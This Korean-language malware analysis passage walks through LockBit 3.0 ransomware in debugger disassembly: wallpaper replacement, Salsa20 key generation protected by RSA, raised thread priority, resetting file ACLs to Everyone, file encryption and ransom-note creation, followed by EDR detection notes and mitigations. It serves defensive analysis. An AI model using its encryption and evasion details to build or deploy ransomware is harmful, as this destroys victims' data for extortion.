0040C541  .  50               push eax                             LPCTSTR lpValueName
0040C542  .  FF75 F8          push dword ptr ss:[ebp-8]            HANDLE hKey
0040C545  .  FF15 08564200    call dword ptr ds:[<RegSetValueExW>] RegSetValueExW
```

```
0040C602  .  6A 00            push 0                               LPCVOID dwItem2 = NULL
0040C604  .  6A 00            push 0                               LPCVOID dwItem1 = NULL
0040C606  .  68 00100000      push 1000                            UINT uFlags = SHCNF_IDLIST | SHC
0040C60B  .  68 00000008      push 8000000                         LONG wEventId = SHCNE_ASSOCCHANG
0040C610  .  FF15 30574200    call dword ptr ds:[<SHChangeNotify>] SHChangeNotify
```

[그림 54] 아이콘 레지스트리 등록

암호화 확장자의 icon을 등록하기 위한 과정이며 RegCreateKeyEx를 사용해
레지스트리에 키를 생성하고 레지스트리 값을 아이콘의 경로로 지정한다.
이후 SHChageNotify를 호출하고 암호화 확장자를 가지는 파일의 아이콘을 변경한다.

2.3.10 배경화면 변경

```
004084F4  .  68 11020000      push 211                          ; DWORD uFormat = DT_TOP | DT_
004084F9  .  8D45 B0          lea eax,dword ptr ss:[ebp-50]
004084FC  .  50               push eax                          ; LPRECT lpRect
004084FD  .  53               push ebx                          ; int nCount
004084FE  .  FF75 D8          push dword ptr ss:[ebp-28]        ; "LockBit Black\r\n\r\nAll yo
00408501  .  FF75 EC          push dword ptr ss:[ebp-14]        ; HDC hDC
00408504  .  FF15 A0564200    call dword ptr ds:[<DrawTextW>]   ; DrawTextW

004085CE  .  68 2000CC00      push CC0020                       ; DWORD dwRop = SRCCOPY
004085D3  .  6A 00            push 0                            ; int nYSrc = 0
004085D5  .  6A 00            push 0                            ; int nXSrc = 0
004085D7  .  FF75 EC          push dword ptr ss:[ebp-14]        ; HDC hdcSrc
004085DA  .  FF75 8C          push dword ptr ss:[ebp-74]        ; int nHeight
004085DD  .  FF75 88          push dword ptr ss:[ebp-78]        ; int nWidth
004085E0  .  6A 00            push 0                            ; int nYDest = 0
004085E2  .  6A 00            push 0                            ; int nXDest = 0
004085E4  .  FF75 E8          push dword ptr ss:[ebp-18]        ; HDC hdcDest
004085E7  .  FF15 DC564200    call dword ptr ds:[<BitBlt>]      ; BitBlt
```

[그림 55] 배경화면 Bitmap 생성

피해자 시스템이 암호화 되었음을 알리기 위해 배경화면을 변경한다.
Windows DC 객체를 생성 한 후 DrawTextW을 호출한다.
그리고 ReadMe 파일의 내용 확인을 알리는 문구를 추가한다.
이후 BitBlt를 호출해 비트맵을 메모리에 복사한다.

```
0040864D  .  6A 00            push 0                            ; HANDLE hTemplateFile = NULL
0040864F  .  68 80000000      push 80                           ; DWORD dwFlagsAndAttributes = FIL
00408654  .  6A 04            push 4                            ; DWORD dwCreationDisposition = OP
00408656  .  6A 00            push 0                            ; LPSECURITY_ATTRIBUTES lpSecurity
00408658  .  6A 00            push 0                            ; DWORD dwShareMode = 0
0040865A  .  68 00000040      push 40000000                     ; DWORD dwDesiredAccess = GENERIC_
0040865F  .  FF75 D8          push dword ptr ss:[ebp-28]        ; "C:\\ProgramData\\yYQ85HpV1.bmp"
00408662  .  FF15 20554200    call dword ptr ds:[<CreateFile>]  ; CreateFile

00408676  >  6A 00            push 0                            ; LPOVERLAPPED lpOverlapped = NULL
00408678  .  8D45 F4          lea eax,dword ptr ss:[ebp-C]
0040867B  .  50               push eax                          ; LPDWORD lpNumberOfBytesWritten
0040867C  .  6A 0E            push E                            ; DWORD nNumberOfBytesToWrite = E
0040867E  .  8D85 74FFFFFF    lea eax,dword ptr ss:[ebp-8C]
00408684  .  50               push eax                          ; bmp Data Buffer
00408685  .  FF75 FC          push dword ptr ss:[ebp-4]         ; "yYQ85HpV1.bmp" File Handle
00408688  .  FF15 24554200    call dword ptr ds:[<WriteFile>]   ; WriteFile
```

[그림 56] 배경화면 저장

복사된 메모리 버퍼를 .bmp로 저장한다.
CreateFile로 %ProgramData%[확장자].bmp 파일을 생성하고
WriteFile로 메모리 버퍼를 파일에 저장한다.

```
00408878  .  50               push eax                          ; DWORD cbData = "WallpaperStyle"
00408879  .  57               push edi                          ; const BYTE* lpData = "10"
0040887A  .  6A 01            push 1                            ; DWORD dwType = REG_SZ
0040887C  .  6A 00            push 0                            ; DWORD Reserved = 0
0040887E  .  8D85 28FFFFFF    lea eax,dword ptr ss:[ebp-D8]
00408884  .  50               push eax                          ; "WallpaperStyle"
00408885  .  FF75 F8          push dword ptr ss:[ebp-8]         ; HANDLE hKey
00408888  .  FF15 08564200    call dword ptr ds:[<RegSetValueExW>] ; RegSetValueExW

0040889A  .  6A 03            push 3                            ; SPIF_UPDATEINIFILE | SPIF_SENDWININI
0040889C  .  FF75 D8          push dword ptr ss:[ebp-28]        ; "C:\\ProgramData\\yYQ85HpV1.bmp"
0040889F  .  6A 00            push 0                            ; UINT uiParam = 0
004088A1  .  6A 14            push 14                           ; SPI_SETDESKWALLPAPER
004088A3  .  FF15 A8564200    call dword ptr ds:[<SystemParametersI ; SystemParametersInfoW
```

[그림 57] 배경화면 등록

배경화면을 설정하기 위해 레지스트리에 등록한다.
[USER SID]\Control Panel\Desktop에
WallPaper, WallpaperStyle 이름의 Key를 생성하고 저장한 .bmp의 경로를 설정한다.
이후 SystemParameterInfoW로 배경화면 변경 시그널을 보내면 피해자 컴퓨터의 배경화면이 변경된다.

2.3.11 Key Matrix 생성

```
024454BA    6A 01           push 1
024454BC    58              pop eax
024454BD    0FA2            cpuid
024454BF    F7C1 00000040   test ecx,40000000
024454C5    0F95C0          setne al
024454C8    84C0            test al,al
024454CA    74 09           je 24454D5
024454CC    0FC7F0          rdrand eax
024454CF    0FC7F2          rdrand edx
024454D2    59              pop ecx
024454D3    5B              pop ebx                           ; 난수생성
```

```
Address   Hex                                              ASCII
00425080  A3 81 17 70 97 D3 C7 0E 8D E2 BF 3C DE BC 05 53  £..p.ÓÇ..â¿<Þ¼.S
00425090  97 0C 78 BF 1F E6 B4 94 23 28 15 89 AD FA C6 28  ..x¿.æ´.#(...úÆ(
004250A0  95 9B AE 5C CD 04 F0 21 F3 98 64 06 E7 08 8B EE  ..®\Í.ð!ó.d.ç..î
004250B0  DD BE C7 79 68 65 1B 61 9F BE 03 02 C4 79 43 7F  Ý¾Çyhe.a.¾..ÄyC.
004250C0  D6 C0 79 62 B3 C6 8A CB 13 6C 42 0E B2 8B 07 3E  ÖÀyb³Æ.Ë.lB.²..>
004250D0  84 1C 2C EA 53 B1 97 64 FA 6B F1 C7 06 A8 B7 39  ..,êS±.dúkñÇ.¨·9
004250E0  17 6B 1F A4 59 0F 41 C2 2E BA C9 01 56 80 FD C8  .k.¤Y.AÂ.ºÉ.V.ýÈ
004250F0  7E 4D 23 B7 64 25 38 E1 2B E5 42 B3 9E AF C0 00  ~M#·d%8á+åB³.¯À.
```

[그림 58] 난수 생성

LockBit 3.0은 cpuid, rdrand 어셈블리를 활용해 0x80 크기의 난수를 생성한다.
생성된 값은 이후 파일 암호화의 Key Matrix로 활용된다.

```
0040E2C4  .  6A 00            push 0                            ; ULONG OptionFlags = 0
0040E2C6  .  68 80000000      push 80                           ; ULONG MemorySize = 80
0040E2CB  .  68 80504200      push <lockbit3.0.KeyMatrix>       ; PVOID Memory = 425080
0040E2D0  .  FF15 68564200    call dword ptr ds:[<SystemFunction040>] ; SystemFunction040
```

[그림 59] SystemFunction040

Key Matrix가 유출되는 것을 방지하기 위해
SystemFunction040(=RtlEncryptMemory) 함수를 사용하고 Key Matrix를 암호화한다.
이후 파일 암호화 과정에서 Key Matrix에 접근하기 위해
SystemFunction040(=RtlDecryptMemory)를 사용하여 복호화 한다.

```
0040E2FC  .  68 704F4200      push <lockbit3.0.RSAPublicKey>
0040E301  .  68 F44F4200      push <lockbit3.0.EncKeyMatrix>
0040E306  .  E8 A134FFFF      call <lockbit3.0.RSACrypt>

0040E30B  .  68 80000000      push 80
0040E310  .  68 F44F4200      push <lockbit3.0.EncKeyMatrix>
0040E315  .  E8 26000000      call <lockbit3.0.GenerateChecksum>
```

[그림 60] RSA Public Key 암호화 및 Checksum 생성

Key Matrix를 RSA Public Key로 암호화 및 Checksum을 생성하는 과정이다.
LockBit은 Checksum 검증을 통해 Key Matrix의 변조 여부를 확인한다.
이를 Struct 형태로 관리하고 있으며 [표 11]와 같다.

```
struct Key{
        DWORD Checksum;
        BYTE EncryptedSalsa20MatrixWithRSA[128];
        BYTE Salsa20Matrix[128];
      };
```

[표 11] Key Matrix Structure

2.3.12 프로세스 및 쓰레드 우선순위 변경

```
0040B738  .  6A 04          push 4
0040B73A  .  8D03           lea eax,dword ptr ds:[ebx]
0040B73C  .  50             push eax
0040B73D  .  6A 21          push 21                                  ProcessIoPriority
0040B73F  .  6A FF          push FFFFFFFF
0040B741  .  FF15 80544200  call dword ptr ds:[<ZwSetInformationProcess
0040B747  .  C123 09        shl dword ptr ds:[ebx],9
0040B74A  .  6A 02          push 2
0040B74C  .  8D03           lea eax,dword ptr ds:[ebx]
0040B74E  .  50             push eax
0040B74F  .  6A 12          push 12                                  ProcessPriorityClass
0040B751  .  6A FF          push FFFFFFFF
0040B753  .  FF15 80544200  call dword ptr ds:[<ZwSetInformationProcess
0040B759  .  C703 07000000  mov dword ptr ds:[ebx],7
0040B75F  .  6A 04          push 4
0040B761  .  8D03           lea eax,dword ptr ds:[ebx]
0040B763  .  50             push eax
0040B764  .  6A 0C          push C                                   ProcessDefaultHardErrorMode
0040B766  .  6A FF          push FFFFFFFF
0040B768  .  FF15 80544200  call dword ptr ds:[<ZwSetInformationProcess
```

Name	PID	CPU	Elevation	Description	I/O priori...	Priority class
dllhost.exe	2396		Full	COM Surrogate	Normal	Normal
LockBit3.0.exe	6308		Full		Normal	Normal
LockBit3.0.exe	1260	0.01	Full		High	Above normal

[그림 61] 프로세스 우선순위 변경

암호화 작업이 다른 작업보다 우선적으로 처리하도록
I/O 입출력과 CPU 예약의 우선 순위를 변경한다.
ZwSetInformationProcess 인자값으로
0x23 (ProcessIoPriority), 0x12 (ProcessPriorityClass)를 설정한다.
[그림 61]는 함수 호출 이후 LockBit 프로세스의 우선순위 변경을 나타낸다.

```
0040DE75  .  6A 02          push 2
0040DE77  .  6A FE          push FFFFFFFE
0040DE79  .  FF15 94554200  call dword ptr ds:[<SetThreadPriority>]
```

```
THREAD_PRIORITY_HIGHEST
GetCurrentThread()
SetThreadPriority
```

TID	CPU	Cycles delta	Start address	Priority
2472		16,617	LockBit3.0.exe+0xde68	Highest
376	0.02	318,196	LockBit3.0.exe+0xf308	Highest
7760		14,311	LockBit3.0.exe+0x781c	Normal

[그림 62] 쓰레드 우선순위 변경

암호화 작업이 다른 작업보다 우선적으로 처리하도록 쓰레드 우선순위를 Highest로 변경한다.
SetThreadProiority의 인자값으로 THREAD_PRIORITY_HIGHEST를 설정한다.
[그림 62]는 함수 호출 후 LockBit의 쓰레드 우선순위 변경을 나타낸다.

2.3.13 파일 속성 변경

```
0040E3B5  >  68 80000000    push 80
0040E3BA     FF75 08        push dword ptr ss:[ebp+8]
0040E3BD     FF15 F8544200  call dword ptr ds:[<SetFileAttributesW>]
```

```
FILE_ATTRIBUTE_NORMAL
"\\\\?\\C:\\Users\\Test100"
SetFileAttributesW
```

[그림 63] SetFileAttributesW


LockBit은 엑세스 제어 목록(ACL)의 회피와
시스템에 의해 보호된 파일 접근을 위해 권한 및 속성을 변경한다.
SetFIleAttributesW의 인자값으로 0x80(FILE_ATTRIBUTE_NORMAL)을 설정한다.
그리고 숨김처리, 운영체제 등의 특정 속성을 가지고 있는 파일을 일반 속성으로 변경한다.

```
00407283  .  6A 00          push 0
00407285  .  68 50724000    push lockbit3.0.407250
0040728A  .  6A 00          push 0
0040728C  .  68 30724000    push lockbit3.0.407230
00407291  .  6A 05          push 5
00407293  .  6A 01          push 1
00407295  .  FF75 08        push dword ptr ss:[ebp+8]
00407298  .  FF15 00564200  call dword ptr ds:[<SetNamedSecurityInfoW>]
```

```
PACL pSacl = NULL
PACL pDacl = 407250
PSID psidGroup = NULL
PSID psidOwner = 407230
OWNER_SECURITY_INFORMATION |
SE_FILE_OBJECT
"\\\\?\\C:\\Users\\Test100"
SetNamedSecurityInfoW
```

[그림 64] SetNamedSecurityInfoW

파일의 소유자와 파일의 권한을 변경한다.
SetNamedSecurityInfoW의 인자로 S-1-1-0(EveryOne)를 설정하고,
OWNER_SECURITY_INFORMATION, DACL_SECURITY_INFORMATION을 설정한다.



[그림 65] 파일 속성 변경 전/후

SetNamedSecurityInfoW가 사용된 후 Test101의 파일의 사용 권한이 변경됨을 확인할 수 있다.

2.3.14 파일 암호화

```
0040E1FF  .  53           push ebx                                  NumberOfConcurrentThread
0040E200  .  6A 00        push 0                                    lpCompletionKey
0040E202  .  6A 00        push 0                                    ExistingCompletionPort
0040E204  .  6A FF        push FFFFFFFF                             GetCurrentProcess()
0040E206  .  FF15 48554200 call dword ptr ds:[<CreateIoCompletionPort>] CreateIoCompletionPort

0040DE7F  >  6A FF        push FFFFFFFF                             INFINITE
0040DE81  .  8D45 FC      lea eax,dword ptr ss:[ebp-4]              lpOverLapped
0040DE84  .  50           push eax
0040DE85  .  8D45 F0      lea eax,dword ptr ss:[ebp-10]             lpCompletionKey
0040DE88  .  50           push eax
0040DE89  .  8D45 F4      lea eax,dword ptr ss:[ebp-C]              lpNumberOfBytes
0040DE8C  .  50           push eax                                  CompletionPort = <IOPort
0040DE8D  .  FF35 78584200 push dword ptr ds:[<IOPort>]             GetQueuedCompletionStatu
0040DE93  .  FF15 4C554200 call dword ptr ds:[<GetQueuedCompletionStatus>]

0040F0EB  .  50           push eax                                  lpOverlapped
0040F0EC  .  6A 00        push 0                                    dwCompletionKey
0040F0EE  .  6A 00        push 0                                    dwNumberOfBytesTransferr
0040F0F0  .  FF35 78584200 push dword ptr ds:[<IOPort>]             CompletionPort = <IOPort
0040F0F6  .  FF15 50554200 call dword ptr ds:[<PostQueuedCompletionStatus>] PostQueuedCompletionStat
```

[그림 66] 비동기 I/O 포트 통신

LockBit 3.0은 효율적인 암호화를 위해 비동기 I/O 포트 및 멀티 스레드 기반 방식을 채택했다.
각 쓰레드에 I/O 포트가 할당되며,
암호화 대상 정보를 전송하는 쓰레드와 암호화를 진행하는 쓰레드로 나뉘어 동작한다.

```
0040EFE7  >  6A 08        push 8
0040EFE9  .  FF75 F4      push dword ptr ss:[ebp-C]                 "\\\\?\\C:\\Users\\Test100.yYQ85HpV1"
0040EFEC  .  FF75 08      push dword ptr ss:[ebp+8]                 "\\\\?\\C:\\Users\\Test100"
0040EFEF  .  FF15 10554200 call dword ptr ds:[<MoveFileW>]          MoveFileW

0040F051  .  6A 00        push 0                                    HANDLE hTemplateFile = NULL
0040F053  .  68 00000048  push 48000000                             FILE_FLAG_OVERLAPPED | FILE_FLAG_SEQU
0040F058  .  6A 03        push 3                                    OPEN_EXISTING
0040F05A  .  6A 00        push 0                                    LPSECURITY_ATTRIBUTES lpSecurityAttri
0040F05C  .  6A 00        push 0                                    DWORD dwShareMode = 0
0040F05E  .  68 000000C0  push C0000000                             GENERIC_READ | GENERIC_WRITE
0040F063  .  FF75 F4      push dword ptr ss:[ebp-C]                 "\\\\?\\C:\\Users\\Test100.yYQ85HpV1"
0040F066  .  FF15 20554200 call dword ptr ds:[<CreateFile>]         CreateFile

0040DEF6  .  50           push eax                                  LPOVERLAPPED lpOverlapped
0040DEF7  .  8D45 F4      lea eax,dword ptr ss:[ebp-C]
0040DEFA  .  50           push eax                                  LPDWORD lpNumberOfBytesRead
0040DEFB  .  FFB3 98030000 push dword ptr ds:[ebx+398]              DWORD nNumberOfBytesToRead
0040DF01  .  8D83 9C030000 lea eax,dword ptr ds:[ebx+39C]
0040DF07  .  50           push eax                                  LPVOID lpBuffer
0040DF08  .  FF73 24      push dword ptr ds:[ebx+24]                hFile(C\Users\Test100.yYQ85HpV1)
0040DF0B  .  FF15 28554200 call dword ptr ds:[<ReadFile>]           ReadFile
```

[그림 67] 파일 이름 변경

파일을 암호화 하기 전 MoveFileW를 사용해 이름을 변경한다.
이후 CreateFile로 바뀐 파일 Handle값을 가져온 후 파일의 내용을 읽어온다.

```
0040DF99  .  6A 00        push 0                                    ULONG OptionFlags = 0
0040DF9B  .  68 80000000  push 80                                   ULONG MemorySize = 80
0040DFA0  .  8D83 18030000 lea eax,dword ptr ds:[ebx+318]
0040DFA6  .  50           push eax                                  Salsa20 Matrix
0040DFA7  .  FF15 6C564200 call dword ptr ds:[<SystemFunction041>]  SystemFunction041
```

[그림 68] Key Matrix 복호화

```
0040DFB3  .  50           push eax                                  Salsa20 Matrix
0040DFB4  .  8D83 9C030000 lea eax,dword ptr ds:[ebx+39C]
0040DFBA  .  50           push eax                                  EncBuffer
0040DFBB  .  FF75 F4      push dword ptr ss:[ebp-C]                 EncSize
0040DFBE  .  E8 E140FFFF  call <lockbit3.0.CustomSalsa20>
```

[그림 69] Custom Salsa20 암호화


```
Address   Hex                                              ASCII
007FDCCC  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
007FDCDC  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
007FDCEC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
007FDCFC  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ................
007FDD0C  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..°..´.Í!¸.LÍ!Th
007FDD1C  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
007FDD2C  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
007FDD3C  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
```

```
Address   Hex                                              ASCII
007FDCCC  C6 0A ED AA C2 8F AF 1F 59 F3 72 95 FC 6F F2 38  Æ.íªÂ.¯.Yór.üoò8
007FDCDC  9C 10 16 7A 55 15 AA 73 17 9F 82 1F EF 50 A2 5C  ...zU.ªs..‚.ïP¢\
007FDCEC  7D 8A 05 72 46 85 96 E5 36 97 33 5E 76 C7 E4 35  }..rF..å6.3^vÇä5
007FDCFC  9C 5B FC 62 58 F5 53 23 29 DA 2E FE 3F E6 E6 3B  .[übXõS#)Ú.þ?ææ;
007FDD0C  42 79 E4 EC 35 EB 17 FF 47 81 9E D6 7D 40 0A 96  Byäì5ë.ÿG..Ö}@..
007FDD1C  57 BA 2F 62 8C 91 BC 50 77 69 70 04 15 D4 28 BC  Wº/b..¼Pwip..Ô(¼
007FDD2C  F5 C1 92 24 8B 51 24 EA EB 9A 27 9C C4 59 A5 11  õÁ.$.Q$êë.'.ÄY¥.
007FDD3C  AD 9B 94 C7 00 3C EB E8 45 E9 A4 DA 99 C6 DC 2D  ...C.<ëèEé¤Ú.ÆÜ-
```

[그림 70] 파일 암호화 전/후

암호화 방식은 Custom Salsa20 알고리즘을 사용하고 있고
암호화에 사용할 Key Matrix를 SystemFunction041로 복호화한다.
[그림 70]는 파일 암호화 전/후의 파일 내용 변화를 나타낸다.

```
0040E023  .  50           push eax                                  LPOVERLAPPED lpOverlapped
0040E024  .  8D45 F4      lea eax,dword ptr ss:[ebp-C]
0040E027  .  50           push eax                                  LPDWORD lpNumberOfBytesWritten
0040E028  .  FF75 F4      push dword ptr ss:[ebp-C]                 DWORD nNumberOfBytesToWrite
0040E02B  .  8D83 9C030000 lea eax,dword ptr ds:[ebx+39C]
0040E031  .  50           push eax                                  EncBuffer
0040E032  .  FF73 24      push dword ptr ds:[ebx+24]                HANDLE hFile
0040E035  .  FF15 24554200 call dword ptr ds:[<WriteFile>]          WriteFile

0040E0C0  .  50           push eax                                  LPOVERLAPPED lpOverlapped
0040E0C1  .  8D45 F4      lea eax,dword ptr ss:[ebp-C]
0040E0C4  .  50           push eax                                  LPDWORD lpNumberOfBytesWritten
0040E0C5  .  FF73 34      push dword ptr ds:[ebx+34]                DWORD nNumberOfBytesToWrite
0040E0C8  .  56           push esi                                  EncInfo
0040E0C9  .  FF73 24      push dword ptr ds:[ebx+24]                HANDLE hFile
0040E0CC  .  FF15 24554200 call dword ptr ds:[<WriteFile>]          WriteFile
```

[그림 71] 암호화 내용/정보 저장

이후 암호화한 파일을 저장하며 추후 복호화에 사용할 정보들을 파일 하단에 추가한다.


2.3.15 랜섬노트 생성

```
0040C285  .  6A 00        push 0                                    HANDLE hTemplateFile = NULL
0040C287  .  68 80000000  push 80                                   DWORD dwFlagsAndAttributes = FILE_ATT
0040C28C  .  6A 02        push 2                                    DWORD dwCreationDisposition = CREATE_
0040C28E  .  6A 00        push 0                                    LPSECURITY_ATTRIBUTES lpSecurityAttri
0040C290  .  6A 00        push 0                                    DWORD dwShareMode = 0
0040C292  .  68 00000040  push 40000000                             DWORD dwDesiredAccess = GENERIC_WRITE
0040C297  .  FF75 08      push dword ptr ss:[ebp+8]                 "\\\\?\\C:\\yYQ85HpV1.README.txt"
0040C29A  .  FF15 20554200 call dword ptr ds:[<CreateFile>]         CreateFile
```

[그림 72] 랜섬노트 생성

LockBit에 의해 암호화된 파일을 복구할 수 있는 방법에 대한 랜섬노트를 생성한다.
CreateFile로 C:\ 경로에 1회 생성한다.
이후 CopyFile을 사용해 모든 폴더에 복사한다.

3. Privacy-i EDR 탐지 정보



[그림 73] Privacy-i EDR 랜섬웨어 탐지 정보

Privacy-i EDR은 행위를 모니터링 하는 행위 기반 탐지 엔진을 통해
LockBit 3.0 랜섬웨어가 수행하는 암호화된 파일의 복구를 위한
백업본을 삭제하는 행위를 탐지하고 차단한다.
또한, 파일을 암호화 행위를 수행하는 LockBit 3.0 랜섬웨어의 프로세스를 강제 종료한다.

4. 대응 방안

1. Privacy-i EDR과 같은 EDR 솔루션의 **'행위기반 탐지엔진'으로 실행 차단**
   : 일반 Anti-Virus 솔루션에서도 대부분 차단 가능하나 최신 업데이트 필요
2. 비정상적인 프로세스 행위는 **실시간으로 모니터링**
3. 내부 데이터 보호를 위해 **업무망 망분리 수행**
4. 신뢰할 수 없는 메일의 **첨부파일은 실행금지** :
   메일 내용과 보내는이 계정에 연관성이 없거나 문법적으로 어색하고
   신뢰할 수 없는 링크 또는 첨부파일 클릭을 유도하는 메일
5. 비 업무 사이트 및 **신뢰할 수 없는 웹사이트 연결 차단**
6. OS 및 소프트웨어 보안 업데이트를 항상 최신형상으로 유지

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오